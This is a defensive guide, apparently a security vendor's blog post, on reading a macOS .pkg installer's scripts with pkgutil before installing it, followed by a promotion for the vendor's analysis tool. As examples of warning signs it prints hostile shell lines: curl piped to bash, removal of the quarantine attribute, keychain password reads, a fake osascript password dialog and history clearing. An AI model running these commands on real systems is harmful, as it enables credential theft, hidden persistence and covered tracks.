Blog · Guide · Before you install it
Read a .pkg installer’s scripts before you install it
When you click Install and type your password, a .pkg can run scripts of its own as root, with full control of your Mac, before the app it promised ever appears. You can read those scripts first. Here is how, in Terminal, without installing anything.
Updated November 15, 2026 · 8 min read
The short answer
- Don’t double-click it yet. A package does nothing while it sits in your Downloads folder.
- Check who signed it with
pkgutil --check-signature. - List what it would install with
pkgutil --payload-files. - Unpack it with
pkgutil --expandand readpreinstall,postinstalland theDistributionfile.
A script that downloads and runs something, removes the download mark from a program, or reads your keychain is a reason to stop.
What a .pkg does when you click Install
A disk image (.dmg) only holds files: you drag the app to Applications yourself. An installer package is different. It is a program for Apple’s Installer, and it can carry three kinds of content:
- A payload: the files it copies to your disk, wherever it wants, including system folders such as
/Libraryor/usr/local/bin. - Scripts: usually named
preinstallandpostinstall, run before and after the payload is copied. When you enter your password, they run as root. They can do anything a program can do. - A Distribution file (in packages built as a “product archive”): the installer’s screens, choices and checks, written in XML with optional JavaScript. That JavaScript can launch programs through
system.run(), which Apple’s ownproductbuildmanual page mentions.
Honest software uses scripts all the time: to stop an old version, register a helper, or set up a background service. That is why a script is not suspicious by itself. What matters is what the script does. Gatekeeper checks who signed the package and whether Apple notarized it; neither tells you what its scripts will do on your Mac.
Look inside without installing
Open Terminal (in Applications › Utilities). Type each command, then drag the package from the Finder onto the Terminal window to paste its path. None of these commands installs or runs anything in the package. The examples use a package named Example.pkg.
1. See who signed it
pkgutil --check-signature Example.pkg
Package "Example.pkg":
   Status: signed by a developer certificate issued by Apple for distribution
   Notarization: trusted by the Apple notary service
   Signed with a trusted timestamp on: 2026-10-07 13:55:21 +0000
   Certificate Chain:
    1. Developer ID Installer: Example Inc. (A1B2C3D4E5)
This is what a downloaded installer should show: a Developer ID Installer certificate naming the developer you expect, and notarization. The other answer you will meet is this one:
Package "Example.pkg":
   Status: no signature
An unsigned package can still be honest, but nobody you can look up stands behind it. You can also ask Gatekeeper directly with spctl --assess --type install -vv Example.pkg: it answers accepted with source=Notarized Developer ID, or rejected. A signature says who made the package. It says nothing about what the scripts do, so keep going either way.
2. List what it would install
pkgutil --payload-files Example.pkg | grep -v '/\._'
.
./usr
./usr/local
./usr/local/bin
./usr/local/bin/helper
./Library
./Library/LaunchDaemons
./Library/LaunchDaemons/com.fake.updater.plist
Paths are relative to where the package installs, usually the root of your disk. The grep hides the ._ entries, which are Finder metadata. This is the test package shown further down, named like a font manager installer, and it installs no app at all: a program in /usr/local/bin and a file in /Library/LaunchDaemons, the folder for background services that start with the Mac and run as root. A list like this one should match what the package says it is.
3. Unpack it into a folder
pkgutil --expand Example.pkg ~/Desktop/Example-expanded
find ~/Desktop/Example-expanded -not -name '._*'
/Users/you/Desktop/Example-expanded
/Users/you/Desktop/Example-expanded/Bom
/Users/you/Desktop/Example-expanded/Payload
/Users/you/Desktop/Example-expanded/Scripts
/Users/you/Desktop/Example-expanded/PackageInfo
/Users/you/Desktop/Example-expanded/Scripts/postinstall
The folder must not exist yet; pkgutil refuses to write into one that does. This package is a single component: its Scripts folder sits at the top, next to PackageInfo, which lists the scripts and the install location. Many installers are product archives instead, and look like this:
Example-expanded/Distribution
Example-expanded/ExampleComp.pkg
Example-expanded/ExampleComp.pkg/Bom
Example-expanded/ExampleComp.pkg/Payload
Example-expanded/ExampleComp.pkg/Scripts
Example-expanded/ExampleComp.pkg/PackageInfo
Example-expanded/ExampleComp.pkg/Scripts/postinstall
Example-expanded/ExampleComp.pkg/Scripts/preinstall
Each inner .pkg folder is a component with its own scripts. Check every one. On the Mac we tested, pkgutil also accepts --expand-full, which is not in its manual page: it unpacks the payload as well, so Payload becomes a folder of the actual files. That is useful when you want to look at the program a script launches.
4. Read the scripts
grep -n -v '^#' ~/Desktop/Example-expanded/Scripts/postinstall
3:xattr -d com.apple.quarantine /usr/local/bin/helper
4:curl -s http://198.51.100.7/config -o /tmp/.cfg
5:launchctl load /Library/LaunchDaemons/com.fake.updater.plist
6:security find-generic-password -wa "Chrome" > /tmp/.k
7:history -c
8:exit 0
The address on line 4 is replaced with a documentation address.
This prints every line that is not a comment, with its line number. cat or any text editor shows the whole file. Six lines, and five of them are warning signs, explained below. Scripts are usually shell scripts, but they can be written in another language or even be compiled programs. If cat prints unreadable characters, run file on the script: a compiled program can’t be read this way, which is a reason for more caution, not less. A script can also be short and call another file from the payload. Follow it.
5. Check the Distribution file
grep -n -E 'system\.run|<script' ~/Desktop/Example-expanded/DistributionNo output means the file holds no JavaScript and calls no program. “No such file or directory” means the package has no Distribution file at all, like the single-component one above. If it does, read the script blocks: system.run runs a program from inside the installer’s own logic. Do this before opening the package in Installer, the program that runs that JavaScript. And if you only want the file list, Installer’s File › Show Files shows it too, but the Terminal commands above give you the same list without opening anything.
What to look for in a script
These are the lines that should make you stop. The examples are written to be inert: their addresses are placeholders.
# downloads code and runs it at once: you never see what runs
curl -fsSL https://cdn.example.com/setup.sh | bash

# removes the download mark, so Gatekeeper never checks the program
xattr -d com.apple.quarantine /usr/local/bin/helper

# installs a startup item and starts it now
cp helper.plist /Library/LaunchDaemons/
launchctl load /Library/LaunchDaemons/helper.plist

# makes a downloaded file in /tmp executable, then runs it
chmod +x /tmp/.update && /tmp/.update

# reads a saved password from the keychain
security find-generic-password -wa "Chrome"

# erases the shell history to hide what was typed
history -c

# a fake system dialog asking for your password
osascript -e 'display dialog "macOS needs your password to continue" default answer "" with hidden answer'| In the script | Why it matters |
|---|---|
curl … | sh or | bash | Whatever the server sends runs as root. The package you checked is not what gets installed. |
xattr -d com.apple.quarantine | The quarantine attribute is what makes macOS check a program the first time it opens. Removing it from a program the package installs skips that check. |
A file copied into /Library/LaunchDaemons, /Library/LaunchAgents or your own ~/Library/LaunchAgents, then launchctl load | A program that starts every time the Mac does. Normal for a VPN or a backup tool you chose; not for a font, a codec or a “player update”. |
chmod +x on a file in /tmp | Something fetched or unpacked at install time, outside the payload you listed, about to run. |
security find-generic-password or dump-keychain | Reads passwords from the keychain. An installer has no reason to. |
history -c, or rm of logs | Covering tracks. |
osascript with display dialog and hidden answer | A window the script draws itself, asking for your password, which it then holds in plain text. The installer already asked for it once. |
A literal IP address, or long base64 text passed to base64 -d | Hidden destinations or hidden code. Honest installers name their servers. |
One of these alone is not proof. A developer can load its own service with launchctl for good reasons. What gives a package away is the combination, and whether it fits what the package claims to be.
What MacVigil shows
Reading scripts by hand works for one short script. It gets hard when there are five components, a script calls a program from the payload, or the interesting part is in compiled code. MacVigil opens PKG installers with their preinstall and postinstall scripts, their Distribution file and their payload, reads the code without running it, and connects what it finds. Here is its report on the package used in the examples above.

The Critical finding reads: removes the download mark from a program it installs, and has launchd start it. MacVigil cites line 3 of Scripts/postinstall, which removes the quarantine attribute from /usr/local/bin/helper, and line 5, which loads /Library/LaunchDaemons/com.fake.updater.plist. Then it checks the payload: the package installs both files, and that launchd file names /usr/local/bin/helper as the program to start. Together, with nobody accountable for the package, that is a program set to run at startup without Gatekeeper ever checking it.
The other findings cover the rest of the script and the program:
- it installs into
/Library/LaunchDaemons/, and the service starts automatically; - it names the
securitysubcommand that reads a password from the keychain; - it clears shell history, a way to conceal traces;
- it asks a system tool to change a protection (the quarantine removal);
- it names a server by a literal IP address;
- inside
helper, the code callsptracewithPT_DENY_ATTACH, which makes macOS refuse any debugger; - the package itself is unsigned.
The report also says what it does not establish: that the script would run, that its commands would succeed, or what the program does once started. The files are linked by the paths they name, not by an installation anyone watched. That is the point: you get the conclusion and the lines it rests on, so you can check it yourself.
MacVigil reports; it doesn’t act. It never blocks, removes or quarantines anything. It reads the file, shows you what it found and why, and the decision stays yours. Nothing leaves your Mac.
Related checks
If the package came inside a disk image, start with how to check a DMG or PKG before opening it. If macOS refused to open the app the package installed, see “macOS cannot verify that this app is free from malware”.
Read the next installer before it runs
MacVigil reads any app, disk image, installer or script without running it, and shows you what it would do to your Mac, with the evidence. Nothing leaves your Mac.
Free for 7 days, then $29.95 a year for 2 Macs, a launch price: the regular price will be $59 a year. Requires macOS 15 Sequoia or later on a Mac with Apple silicon.
More: check a DMG or PKG before opening it · “macOS cannot verify this app” · how MacVigil analyzes a file · all posts and guides